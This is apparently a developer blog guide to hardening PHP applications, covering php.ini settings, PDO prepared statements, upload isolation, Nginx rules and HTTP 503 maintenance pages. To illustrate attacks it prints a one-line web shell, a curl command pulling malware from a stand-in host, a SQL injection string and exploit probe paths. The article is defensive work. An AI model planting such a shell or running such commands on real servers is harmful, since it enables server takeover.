
Resolving critical php security issues requires defense-in-depth across the runtime configuration, database communication, and web server boundaries. When an application is compromised or undergoing active patching, returning a properly configured HTTP 503 Service Unavailable status with a Retry-After header prevents search engine crawlers from dropping pages from the index while security updates are applied.
Whether managing legacy PHP systems, modern frameworks like Laravel and Symfony, or protecting reverse proxies from automated script probes, understanding root vulnerabilities and runtime containment prevents exploitation. Here is how to audit common security defects, harden php.ini, parameterize queries, and take services offline gracefully during security maintenance.
Key takeaways
- Disabling execution functions (
exec,system,shell_exec) inphp.iniprevents web shells from achieving remote operating system control. - SQL injection remains a primary vector; PDO prepared statements with strict parameter binding eliminate SQL command interpolation.
- File upload directories must live outside the web root or explicitly disallow script execution through web server rules.
- HTTP 503 with a
Retry-Afterheader signals temporary downtime to Googlebot, preventing accidental de-indexing during emergency maintenance. - Edge firewalls and reverse proxies should drop automated exploit scans for unhosted
.phpfiles before requests hit application pools.
Critical PHP security issues in production web applications
PHP powers a substantial portion of the web, making it the most frequent target for automated vulnerability sweeps. Modern attackers rarely spend days analyzing small business logic flaws; instead, automated botnets blast millions of requests across IP ranges searching for known misconfigurations:
- Remote Code Execution (RCE): Attackers exploit unvalidated file uploads, insecure deserialization (
unserialize()), or arbitrary execution helpers (eval(),preg_replacewith the/emodifier) to execute arbitrary commands. - SQL Injection (SQLi): Concatenating user inputs directly into SQL queries allows attackers to bypass authentication, extract user databases, or execute arbitrary database commands.
- Information Disclosure: Leaving
display_errors = Onor exposingphpinfo()scripts hands attackers exact PHP versions, OS kernel builds, database credentials, and loaded extensions. - Malicious Endpoint Probing: Automated bots constantly scan domains for legacy management scripts (
wp-login.php,admin.php,setup.php,phpmyadmin).
The official PHP Security Manual highlights that PHP by itself is not inherently insecure; rather, permissive default settings and lack of input isolation create severe exposure surfaces.
| Vulnerability Vector | Root Cause | Impact | Core Remedy |
|---|---|---|---|
| Remote Code Execution | Unchecked file uploads / eval() | Total server compromise | disable_functions + storage outside web root |
| SQL Injection | String concatenation in queries | Data extraction / corruption | PDO prepared statements with bound parameters |
| Information Leakage | display_errors = On, expose_php | Reconnaissance assistance | display_errors = Off, log_errors = On |
| Malicious Bot Scanning | Legacy script endpoint probes | Server CPU exhaustion & 404 spam | Edge rate-limiting & HTTP 410 / WAF rules |
Hardening php.ini and disabling dangerous execution functions
The single highest-impact security intervention on any PHP installation is establishing a secure php ini configuration. Production servers must never display internal diagnostic errors to visitors or advertise runtime versions in HTTP response headers.
Open your production php.ini (typically located in /etc/php/8.x/fpm/php.ini or /etc/php.ini) and configure these foundational directives:
; Prevent PHP from advertising itself in Server and X-Powered-By headers
expose_php = Off

; Disallow error display in HTTP responses
display_errors = Off
display_startup_errors = Off
log_errors = On
error_log = /var/log/php/error.log

; Block remote file inclusion attacks
allow_url_fopen = Off
allow_url_include = Off

; Enforce hardened session cookie boundaries
session.cookie_httponly = 1
session.cookie_secure = 1
session.cookie_samesite = "Lax"
session.use_strict_mode = 1

; Disable dangerous operating system shell execution functions
disable_functions = exec,passthru,shell_exec,system,proc_open,popen,curl_exec,curl_multi_exec,parse_ini_file,show_source
The disable_functions directive is critical. Per the PHP Core Directive documentation, this directive halts native command execution inside the PHP engine. Even if an attacker successfully uploads a malicious script shell, attempts to invoke system("whoami") or exec("curl http://malicious.site/malware") fail immediately with a fatal runtime refusal.
Preventing SQL injection with PDO prepared statements
SQL injection happens when unvalidated user data is treated as executable SQL syntax. Despite years of developer education, legacy applications still concatenate strings into database queries.
Examine the vulnerable implementation versus the hardened standard:
<?php
declare(strict_types=1);

// INSECURE: Vulnerable to SQL Injection
// An input like "' OR '1'='1" bypasses password verification completely
function findUserInsecure(PDO $pdo, string $email): ?array {
    $sql = "SELECT id, password_hash FROM users WHERE email = '" . $email . "'";
    $stmt = $pdo->query($sql);
    return $stmt->fetch(PDO::FETCH_ASSOC) ?: null;
}

// SECURE: PDO Prepared Statement with bound parameters
function findUserSecure(PDO $pdo, string $email): ?array {
    $sql = "SELECT id, password_hash FROM users WHERE email = :email LIMIT 1";
    $stmt = $pdo->prepare($sql);

    // Parameter is bound as a literal data scalar, never executable SQL
    $stmt->bindValue(':email', $email, PDO::PARAM_STR);
    $stmt->execute();

    $user = $stmt->fetch(PDO::FETCH_ASSOC);
    return $user ?: null;
}
When initializing your PDO connection, configure strict error reporting and disable emulated prepares. Emulated prepares serialize parameters in PHP userland rather than sending separate query and parameter buffers to the database server:
<?php
$dsn = "mysql:host=127.0.0.1;dbname=app_db;charset=utf8mb4";
$options = [
    PDO::ATTR_ERRMODE            => PDO::ERRMODE_EXCEPTION,
    PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
    PDO::ATTR_EMULATE_PREPARES   => false, // Enforce native prepared statements
];
$pdo = new PDO($dsn, $username, $password, $options);
Securing file uploads against remote script execution
The classic php file upload vulnerability occurs when an application accepts user uploads (like profile avatars or documents) and saves them with their original names inside the web root. An attacker uploads a file named payload.php containing <?php system($_GET['cmd']); ?>, navigates directly to https://example.com/uploads/payload.php, and achieves full server access.
To eliminate this vector, implement a multi-layered upload defense:
- Step 1 (Store outside document root): Save files in a private directory like
/var/storage/uploads/instead of/var/www/html/uploads/. Serve files through a controlled download script that inspects permissions. - Step 2 (Validate magic bytes): Do not trust the client-provided
$_FILES['avatar']['type']or file extension. Usefinfo_file()to inspect the binary signature. - Step 3 (Randomize filenames): Generate an unguessable UUID for every stored file and strip user-provided extensions.
- Step 4 (Disable web server execution): Configure Nginx or Apache to prohibit script execution in static asset directories.
In Nginx, ensure the uploads folder never routes requests to the FastCGI processor:
location /uploads/ {
    # Prevent executing PHP scripts inside the upload directory
    location ~ \.php$ {
        deny all;
        return 404;
    }
    alias /var/www/uploads/;
}
Configuring HTTP 503 maintenance mode with Retry-After
When your site experiences an active security incident, database migration, or emergency vulnerability patching, taking the site offline cleanly is essential. How you signal downtime directly dictates whether search engines preserve your rankings or drop your URLs.
Returning an HTTP 200 with an HTML message ("Site is under maintenance") causes Googlebot to index the maintenance message, replacing your indexed titles and meta descriptions. Returning HTTP 404 signals that pages no longer exist, triggering de-indexing. Returning an unhandled HTTP 500 error suggests chronic infrastructure instability.
Per MDN Web Docs on HTTP 503 and the Google Search Central HTTP status guide, the correct standard is php 503 service unavailable paired with a Retry-After header.
Native PHP maintenance script
Create a standalone maintenance handler that executes before any application code or database connections run:
<?php
// Set response code to 503 Service Unavailable
http_response_code(503);

// Tell crawlers and proxies to retry after 3600 seconds (1 hour)
header('Retry-After: 3600');
header('Content-Type: text/html; charset=utf-8');
header('X-Robots-Tag: noindex, follow');
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <title>Service Unavailable · Scheduled Maintenance</title>
    <style>
        body { font-family: system-ui, sans-serif; background: #0a0a0a; color: #ededed; text-align: center; padding: 100px 20px; }
        .card { max-width: 500px; margin: 0 auto; background: #171717; border: 1px solid #262626; border-radius: 8px; padding: 40px; }
        h1 { font-size: 24px; color: #ffffff; }
        p { color: #a1a1a1; line-height: 1.6; }
    </style>
</head>
<body>
    <div class="card">
        <h1>System Maintenance in Progress</h1>
        <p>We are applying critical security updates. Our systems will return online shortly. Search engine crawlers: please retry in 1 hour.</p>
    </div>
</body>
</html>
<?php exit; ?>
Web server maintenance switch (Nginx)
During an active attack, PHP-FPM processes may be exhausted. Serving the 503 maintenance response directly from Nginx avoids executing PHP entirely:
server {
    listen 80;
    server_name example.com;

    # Check for maintenance flag file
    if (-f /var/www/maintenance.flag) {
        return 503;
    }

    error_page 503 @maintenance;
    location @maintenance {
        root /var/www/static;
        rewrite ^(.*)$ /maintenance.html break;
    }

    # Standard application routing...
}
Toggling maintenance mode is as simple as running touch /var/www/maintenance.flag and clearing it with rm /var/www/maintenance.flag.
Edge-level bot blocking for malicious probe mitigation
Even if your application runs on Next.js, Node, or Python, web servers receive tens of thousands of automated requests targeting obsolete PHP files:
GET /wp-login.php 404
GET /xmlrpc.php 404
GET /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php 404
GET /phpinfo.php 404
GET /admin/pma/index.php 404
Allowing these requests to hit application workers consumes compute and inflates serverless invocation counts. Implement firewall rules at Cloudflare, Fastly, or reverse proxy layers:
- Immediate 410 or 444 Drop: If your stack does not run WordPress or PHP, configure the edge to immediately drop requests ending in
.phpwith HTTP 410 Gone or Nginxreturn 444(close connection without response). - Rate-limit IP sweepers: Automatically blacklist IP addresses that query more than 5 non-existent
.phpendpoints within 60 seconds. - WAF Rule: Create a managed WAF rule blocking common exploit signatures such as
eval-stdin.phpand known PHPUnit remote code execution payloads.
Best practices for PHP web application security
- Keep PHP and dependencies updated: Run supported PHP minor versions (such as PHP 8.2 or 8.3). Security patches for end-of-life versions cease completely.
- Sanitize HTML output with htmlspecialchars: Always wrap rendered dynamic variables in
htmlspecialchars($val, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8')to neutralize cross-site scripting (XSS). - Use password_hash and password_verify: Never implement custom hashing or use legacy MD5/SHA1. Use
password_hash($pass, PASSWORD_ARGON2ID)orPASSWORD_BCRYPT. - Enforce strict Content Security Policy: Implement
Content-Security-PolicyandX-Frame-Options: DENYheaders to protect user sessions from clickjacking and injection attacks. - Isolate file permissions: Web server processes (
www-data) should only have read permissions across application source files. Grant write permissions strictly to designated upload and cache directories.
Common PHP security and maintenance mistakes
-
Mistake 1: Returning HTTP 200 with maintenance text. Symptom: Google indexes "Down for maintenance" as your page title across search results, destroying organic search click-through rates. Fix: Return HTTP status 503 with a
Retry-After: 3600header. -
Mistake 2: Whitelisting file uploads by MIME type alone. Symptom: Attackers send a
.phpfile withContent-Type: image/jpegheader and bypass validation. Fix: Inspect file magic bytes usingfinfo_file()and explicitly validate file extensions against a strict whitelist. -
Mistake 3: Leaving display_errors enabled in production. Symptom: Database connection timeouts or syntax errors print full file paths, usernames, and query fragments to end users. Fix: Set
display_errors = Offandlog_errors = Oninphp.ini. -
Mistake 4: Running PHP scripts directly inside upload directories. Symptom: An attacker uploads an obfuscated script and executes it by visiting its direct public URL. Fix: Store uploads outside document root or disable FastCGI processing in upload directories.
Conclusion: Layered security and graceful downtime
Web security requires vigilance at every tier: the runtime configuration, application code, database interface, and deployment perimeter. By enforcing strict php.ini directives, parameterizing SQL statements via PDO, and storing uploads safely, you neutralize the most critical exploitation vectors.
When emergency maintenance or vulnerability remediation is required, pairing structured incident response with a standards-compliant HTTP 503 Service Unavailable and Retry-After header ensures that downtime remains temporary for both users and search engines.
Frequently asked questions
Why are automated bots constantly scanning websites for .php files?
How does HTTP 503 Service Unavailable protect SEO during site maintenance?
What are the most dangerous PHP functions to disable in php.ini?
How should file uploads be stored to prevent remote code execution in PHP?

Muhammad Kashif
Founder and editor of Devventa, covering AI coding assistants, Next.js and the modern AI development stack.